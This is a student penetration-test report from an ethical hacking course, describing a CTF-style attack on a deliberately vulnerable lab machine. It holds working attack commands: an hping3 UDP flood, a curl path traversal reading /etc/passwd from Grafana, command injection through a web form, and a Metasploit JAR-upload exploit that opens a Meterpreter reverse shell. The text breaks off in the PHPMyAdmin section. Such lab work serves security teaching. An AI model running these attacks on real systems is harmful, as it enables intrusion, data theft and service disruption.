

Ethical hacking

CMP6176

Pentest report

Name : umar hussain

Student ID: 21183170

Contents

Table of Tables	3
Table of Figures	3
1 Executive summary	5
1.1 Summary of results	5
2 Attack narrative.....	6
2.1 Reconnaissance	6
2.2 Port 19 – misconfiguration and security flaw	8
2.3 Port 3000 – path traversal and header misconfiguration	9
2.4 port 5041 – command injection	12
2.5 port 8081 – JAR upload execution vulnerability	13
2.6 port 8082 – URL encoding and white list bypass	16
3 Conclusion	18
3.1 recommendations	19
3.2 risk rating	20
4 CVE/CWE rating.....	20
4.1 Chargen misconfiguration leading to DDoS attacks	20
4.2 file path traversal	20
4.3 Command injection	21
4.4 Remote jar code execution.....	21
4.5 Local File Inclusion.....	22
5 References	23

Table of Tables

Table 1.....	7
Table 2.....	18
Table 3.....	19
Table 4.....	19
Table 5.....	20
Table 6.....	21
Table 7.....	21
Table 8.....	21
Table 9.....	22

Table of Figures

Figure 1	6
Figure 2	6
Figure 3	7
Figure 4	8
Figure 5	8
Figure 6	8
Figure 7	9
Figure 8	10
Figure 9	11
Figure 10	12
Figure 11	12
Figure 12	13
Figure 13	13
Figure 14	14
Figure 15	14
Figure 16	14
Figure 17	15

Figure 18	15
Figure 19	16
Figure 20	17
Figure 21	17
Figure 22	18
Figure 23	18

1 Executive summary

To demonstrate skillset, Oday LTD requested a CTF style penetration test on a purposefully vulnerable machine that acts as the surface for a variety of attacking techniques and tools. Thus, all attacks against the target were done with the intention of:

- Uncovering what aspects of the network topology is vulnerable and how this can be exploited
- Highlighting the effect of a given exploit on the proposed system, both in the lens of what the attack actually does and then explaining how this impacts confidentiality, integrity and availability
- Devising relevant mitigation and defense strategies to better protect against these attacks

1.1 Summary of results

An initial full port scan with Nmap identified multiple open ports, including port 19 running Chargen. This service is known for its susceptibility to amplification attacks, which was confirmed via a successful amplification DDoS attack using hping3 with randomized source UDP flooding. Although this attack didn't yield a flag, the vulnerability was verified with Nmap's service version detection (-sV) and tested using Netcat, highlighting the service's potential for exploitation in volumetric attacks.

Grafana versions from 8.0.0-beta1 to 8.3.0 were found to be vulnerable to path traversal exploits. The one on the target system was 8.2.6. The Grafana service presented a login page, and by using curl, a path traversal was executed to extract sensitive data. This type of vulnerability allows unauthorized access to files and directories stored on the server, posing a significant security risk by potentially exposing confidential information.

A service running Wekzeug 3.0.3 with Python 3.8.19 was discovered, which included a functionality to ping devices. The lack of proper input sanitization allowed the execution of arbitrary system commands through the web interface, leading to a command injection vulnerability. This was exploited to manipulate the system's operations, demonstrating the critical importance of validating and sanitizing user inputs.

An Apache Flink dashboard allowed for JAR file uploads, which was exploited using the Metasploit console. A Meterpreter session was initiated with the /apache_flink_jar_upload_exec module, enabling file and directory access on the server. This exploit provided unrestricted access to server directories, showcasing severe security flaws in managing file uploads and execution privileges.

PHPMyAdmin version 4.8.1 was identified to have a vulnerability in handling URL decoding. This flaw was exploited to bypass whitelist detection mechanisms through manipulated URLs, leading to a local file inclusion attack. Such vulnerabilities can lead to unauthorized disclosure of files, potentially allowing attackers to access sensitive information stored on the server.

These summaries encapsulate the findings and actions taken during the penetration test, highlighting the critical vulnerabilities discovered and exploited.

2 Attack narrative

2.1 Reconnaissance

To identify the open services on the target machine, a nmap scan was used, utilizing '-p' for a full port scan, to identify exactly what ports are exploitable. Following this, using the option '-sV' allowed for service and version detection, which is crucial for this stage, as exploits and attacks are version specific. In a singular case of port 5041, the specific option '-A' was used in order to uncover key details such as the service running, as it was missing on the original scan.

```
(kali㉿kali)-[~]
$ nmap -p- 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-22 21:43 UTC
Nmap scan report for 192.168.56.102
Host is up (0.00082s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
19/tcp    open  chargen
22/tcp    open  ssh
3000/tcp  open  ppp
5041/tcp  open  unknown
6123/tcp  open  backup-express
8081/tcp  open  blackice-icecap
8082/tcp  open  blackice-alerts

Nmap done: 1 IP address (1 host up) scanned in 22.71 seconds
```

Figure 1

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-22 21:47 UTC
Nmap scan report for 192.168.56.102
Host is up (0.0016s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
19/tcp    open  chargen?
22/tcp    open  ssh              OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
3000/tcp  open  ppp?
6123/tcp  open  spark            Apache Spark
8081/tcp  open  blackice-icecap?
8082/tcp  open  http             Apache httpd 2.4.25 ((Debian))
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :

```

Figure 2

```

(kali@kali)-[~]
$ nmap -A 192.168.56.102 -p 5041
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-22 23:38 UTC
Nmap scan report for 192.168.56.102
Host is up (0.00072s latency).

PORT      STATE SERVICE VERSION
5041/tcp  open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.8.19
|     Date: Wed, 22 May 2024 23:39:08 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2217
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>SecureRoots - Smart Plant Monitoring</title>
|     <link href="/static/bootstrap.min.css" rel="stylesheet">
|     <style>
|     body {
|     background-color: #001311;
|     color: #ffffff;
|     font-family: 'Arial', sans-serif;
|     margin: 0;
|     padding: 0;
|     .container {
|     max-width: 1200px;
|     margin: auto;
|     .header {
|     text-align: center;
|     padding: 20px;
|     .header-logo {

```

Figure 3

Below is a table arranging the services that were exploited during the course of this pentest:

port	service	version
19	Chargen	unknown
3000	Grafana	8.2.6
5041	Werkzeug	3.0.3
8081	Apache Flink Dashboard	1.11.2
8082	PHPmyAdmin	4.8.1

Table 1

2.2 Port 19 – misconfiguration and security flaw

During the penetration test, I conducted a detailed Nmap service version scan (-sV) on port 19, which was found to be running the Character Generator Protocol (Chargen). This protocol is inherently designed for testing and debugging network services and generates a continuous stream of characters in response to a received packet. While this functionality might seem benign, exposing the Chargen service on a public-facing network is not a recommended security practice.

The scan unexpectedly revealed a flag, which indicates a significant security misstep: sensitive information was either embedded in the service or the service was misconfigured in a way that exposed this information. Normally, no sensitive data should be accessible via such a straightforward and non-secure method. This poses a substantial security risk, as any unauthorized individual could potentially access this data with minimal effort.

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port19-TCP:V=7.94%I=7%D=5/22%Time=664E67F9%P=x86_64-pc-linux-gnu%r(NULL
SF:,E,"Flag\x20is:\x20235b0");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
```

Figure 4

```
(kali@kali)-[~]
$ nc 192.168.56.102 19
Flag is: 235b0
```

Figure 5

Not only does this pose the risk of information leakage, but having the chargen protocol exposed also creates an attack point, specifically to amplification DDoS attacks.

```
(kali@kali)-[~]
$ sudo hping3 --flood --rand-source -p 19 --udp 192.168.56.102
[sudo] password for kali:
HPING 192.168.56.102 (eth0 192.168.56.102): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.56.102 hping statistic —
783327 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 6

Hping3 facilitates the sending of packets. In this case large '—udp' packets were sent to the chargen service. The '—flood' option sends packets as fast as possible. The '—rand' allows the sending of this data from multiple different source Ip addresses, simulating traffic from different hosts. This attack, whilst not yielding a flag as it was previously acquired, can have detrimental effects on the network, taking up bandwidth and potentially disrupting services. Below are the responses to the packets being sent, demonstrating the success of the attack.


```

(kali@kali)-[~]
$ sudo tcpdump -i eth0 port 19
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
23:53:56.332335 IP 82.224.236.117.10883 > 192.168.56.102.chargen: UDP, length
0
23:53:56.332535 IP 52.226.140.116.10884 > 192.168.56.102.chargen: UDP, length
0
23:53:56.332727 IP 80.111.228.204.10885 > 192.168.56.102.chargen: UDP, length
0
23:53:56.332911 IP 228.216.204.20.10886 > 192.168.56.102.chargen: UDP, length
0
23:53:56.333075 IP 208.69.14.250.10887 > 192.168.56.102.chargen: UDP, length
0
23:53:56.333222 IP 25.14.150.167.10888 > 192.168.56.102.chargen: UDP, length
0
23:53:56.333377 IP 103.59.231.126.10889 > 192.168.56.102.chargen: UDP, length
0
23:53:56.333526 IP 41.178.204.41.10890 > 192.168.56.102.chargen: UDP, length
0
23:53:56.333965 IP 193.2.204.111.10891 > 192.168.56.102.chargen: UDP, length
0
23:53:56.334166 IP 156.124.52.88.10892 > 192.168.56.102.chargen: UDP, length
0
23:53:56.334318 IP 23.146.178.142.10893 > 192.168.56.102.chargen: UDP, length
0

```

Figure 7

2.3 Port 3000 – path traversal and header misconfiguration

Upon reconnaissance, this port yielded the service PPP (point to point protocol). Furthermore, the port responded to different HTTP request types, such as Get Request, mostly resulting in '400 Bad Request' and '302 redirect', which is typically found in a login page. Implying this port may be a web page hosting login, the url <http://192.168.56.102:3000> was visited and also used for a nikto scan.

```

(kali@kali)-[~]
$ nikto -h http://192.168.56.102:3000
- Nikto v2.5.0

+ Target IP:      192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port:    3000
+ Start Time:     2024-05-23 00:34:05 (GMT0)

+ Server: No banner retrieved
+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
  MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /login/: This might be interesting.
+ 8103 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time:      2024-05-23 00:34:21 (GMT0) (16 seconds)

+ 1 host(s) tested

```

Figure 8

The command `'nikto -h http://192.168.56.102:3000'`, leveraging Nikto, provides a web server scanner that tests for various security vulnerabilities and misconfigurations. Nikto efficiently identifies issues such as outdated server components, dangerous files, and incorrect configurations on web servers.

One key vulnerability detected during this scan is the missing X-Content-Type-Options header. This header, when set to nosniff, prevents browsers from MIME-sniffing a response away from the declared content-type. Without this header, browsers might attempt to interpret files as a different MIME type than specified by the server, leading to security risks.





Figure 9

This version is also vulnerable to path traversal/arbitrary file read exploits, with a CVSS score of 7.5. Several scripts that can exploit this are widely available online, allowing the reading of confidential files on a server such as the one presented, making this attack point crucial to fix due to the

availability of exploits which can increase the likelihood of an attack.



```
(kali@kali)-[~]
$ curl --path-as-is http://192.168.56.102:3000/public/plugins/welcome/../../
/../../../../../etc/passwd
dcabb
```

Figure 10

In this command, I'm exploiting a path traversal vulnerability using curl on a server at IP address 192.168.56.102:3000. By appending ../../../../../../etc/passwd to the base URL /public/plugins/welcome/, I aim to traverse up the directory structure to access the flag file in the system's /etc/ directory. The --path-as-is option in curl prevents the cleanup of the path, enabling the exploitation of this vulnerability to access restricted directories and files, which are normally protected from direct web access.

2.4 port 5041 – command injection

Port 5041 was susceptible to command injections. The web page displayed an option to write in text, acting as the entry point for the attack.




Figure 11

The results displayed in the above figure, is the response for an unrecognized command. The output '/bin/sh:....' implies the command is being passed directly to the shell, and as anything can be inputted into this field, suggests it is not correctly sanitized or validated. In the above screenshot the text entered was 'Device 2'.




Figure 12

To begin with, the command 'ls' was used in order to list the directory content. The output is the current working directory of the server, including potentially sensitive files such as 'flag.txt'.




Figure 13

'cat flag.txt' reads the specified file and displays the content, allowing access to the established sensitive files.

The command injection vulnerability in the Smart Plant Monitoring Tool is critically severe, allowing for the execution of arbitrary commands on the server. By inputting commands in the text field, one can manipulate server operations, access sensitive files, and potentially control server functionalities. This exposes the system to significant risks such as data breaches, malicious software installations, and unauthorized access, emphasizing the necessity for stringent input validation and sanitization to prevent exploitation.

2.5 port 8081 – JAR upload execution vulnerability

Port 8081 hosts apache flink dashboard. On the webpage, there is an option to upload Jar files. Allowing JAR file uploads without stringent security checks can lead to severe vulnerabilities, primarily through remote code execution, where attackers upload and run malicious Java code on the server. This can grant them unauthorized access and control over server resources, potentially leading to data theft, system damage, or further network compromise. Such vulnerabilities also facilitate persistence on the compromised system, enabling continued exploitation.




Figure 14

Exploiting this was done through msfconsole to first find the correct exploit, given this feature of the webpage.

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/apache_flink_jar_upload_exec	2019-11-13	excellent	Yes	Apache Flink JAR Upload Java Code Execution
1	auxiliary/scanner/http/apache_flink_jobmanager_traversal	2021-01-05	normal	Yes	Apache Flink JobManager Traversal

Figure 15

The description of exploit 0 met the criteria of the weakness discovered.

```
msf6 > use exploit/multi/http/apache_flink_jar_upload_exec
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_flink_jar_upload_exec) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(multi/http/apache_flink_jar_upload_exec) > set RPORT 8081
RPORT => 8081
msf6 exploit(multi/http/apache_flink_jar_upload_exec) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/http/apache_flink_jar_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. Apache Flink version 1.11.2.
[*] Uploading JAR payload 'jxdYUhnmlEZ.jar' (5270 bytes) ...
[*] Retrieving list of available JAR files ...
[*] Found uploaded JAR file '622c498e-c73f-4512-9d12-dcb6a2cb1cb8_jxdYUhnmlEZ.jar'
[*] Executing JAR payload '622c498e-c73f-4512-9d12-dcb6a2cb1cb8_jxdYUhnmlEZ.jar' entry class 'metasploit.Payload' ...
[*] Sending stage (58829 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:53598) at 2024-05-23 23:14:58 +0000
[*] Removing JAR file '622c498e-c73f-4512-9d12-dcb6a2cb1cb8_jxdYUhnmlEZ.jar' ...

meterpreter > sessions
```

Figure 16

RHOST and RPORT refer to the target machine's IP and port respectively. Ensuring the correct credentials is crucial to be error free. LHOST refers to the local host of the attacking machine, used for establishing a connection and receiving data from the target.

Meterpreter was successfully set up establishing a robust command and control framework on the target system and allowing traversal of directories.

```
meterpreter > cd /opt/flink
```


Figure 17

'CD' is a command used to open directories that are of interest. Within Flink many files and directories were found, specifically 'etc'.

```
meterpreter > cd etc
meterpreter > ls
Listing: /etc
```

Mode	Size	Type	Last modified	Name
100001/-----x	0	fil	2020-11-17 00:00:00 +0000	.pwd.lock
040554/r-xr-xr--	4096	dir	2020-11-18 00:30:45 +0000	X11
100444/r--r--r--	2981	fil	2020-11-17 00:00:00 +0000	adduser.conf
040554/r-xr-xr--	4096	dir	2020-11-19 03:06:42 +0000	alternatives
040554/r-xr-xr--	4096	dir	2020-11-17 00:00:00 +0000	apt
100444/r--r--r--	1994	fil	2019-04-18 04:12:36 +0000	bash.bashrc
100444/r--r--r--	367	fil	2018-03-02 20:03:58 +0000	bindresvport.blacklist
040554/r-xr-xr--	4096	dir	2020-11-18 00:30:32 +0000	ca-certificates
100444/r--r--r--	5434	fil	2020-11-18 00:30:34 +0000	ca-certificates.conf
040554/r-xr-xr--	4096	dir	2020-11-17 00:00:00 +0000	cron.daily
100444/r--r--r--	2969	fil	2019-02-26 09:30:35 +0000	debconf.conf
100444/r--r--r--	5	fil	2020-09-19 21:39:00 +0000	debian_version
040554/r-xr-xr--	4096	dir	2020-11-17 00:00:00 +0000	default
100444/r--r--r--	604	fil	2016-06-26 20:00:56 +0000	deluser.conf
040554/r-xr-xr--	4096	dir	2020-11-17 00:00:00 +0000	dpkg
100444/r--r--r--	0	fil	2020-11-17 00:00:00 +0000	environment
100444/r--r--r--	5	fil	2024-05-21 23:19:08 +0000	flag
040554/r-xr-xr--	4096	dir	2020-11-19 03:06:42 +0000	fonts
100444/r--r--r--	37	fil	2020-11-17 00:00:00 +0000	fstab
100444/r--r--r--	2584	fil	2018-08-01 05:10:47 +0000	gai.conf
100444/r--r--r--	460	fil	2020-12-10 14:20:33 +0000	group
100444/r--r--r--	446	fil	2020-11-17 00:00:00 +0000	group-
100000/-----	384	fil	2020-12-10 14:20:33 +0000	gshadow
100000/-----	374	fil	2020-11-17 00:00:00 +0000	gshadow-
040554/r-xr-xr--	4096	dir	2020-11-18 00:30:33 +0000	gss
100444/r--r--r--	9	fil	2006-08-07 17:14:09 +0000	host.conf
100444/r--r--r--	13	fil	2024-05-23 18:43:12 +0000	hostname
100444/r--r--r--	174	fil	2024-05-23 18:43:11 +0000	hosts
040554/r-xr-xr--	4096	dir	2020-11-17 00:00:00 +0000	init.d
100444/r--r--r--	1748	fil	2018-05-05 14:52:46 +0000	inputrc
040554/r-xr-xr--	4096	dir	2020-11-17 00:00:00 +0000	iproute2
100444/r--r--r--	27	fil	2020-09-19 21:39:00 +0000	issue
100444/r--r--r--	20	fil	2020-09-19 21:39:00 +0000	issue.net
040554/r-xr-xr--	4096	dir	2020-05-12 09:57:30 +0000	kernel
100444/r--r--r--	12975	fil	2020-12-10 14:20:30 +0000	ld.so.cache
100444/r--r--r--	34	fil	2018-03-02 20:03:58 +0000	ld.so.conf

Figure 18



```
meterpreter > cat flag  
bee61meterpreter > █
```

Figure 19

From here 'flag' can be found and opened, revealing its content.

2.6 port 8082 – URL encoding and white list bypass

the version 4.8.1 of PHPmyadmin has a URL based exploit, where information can be extracted and viewed without the correct authentication ,bypassing the whitelist. A white list is a list of entities that are granted permission or access while all others are blocked.

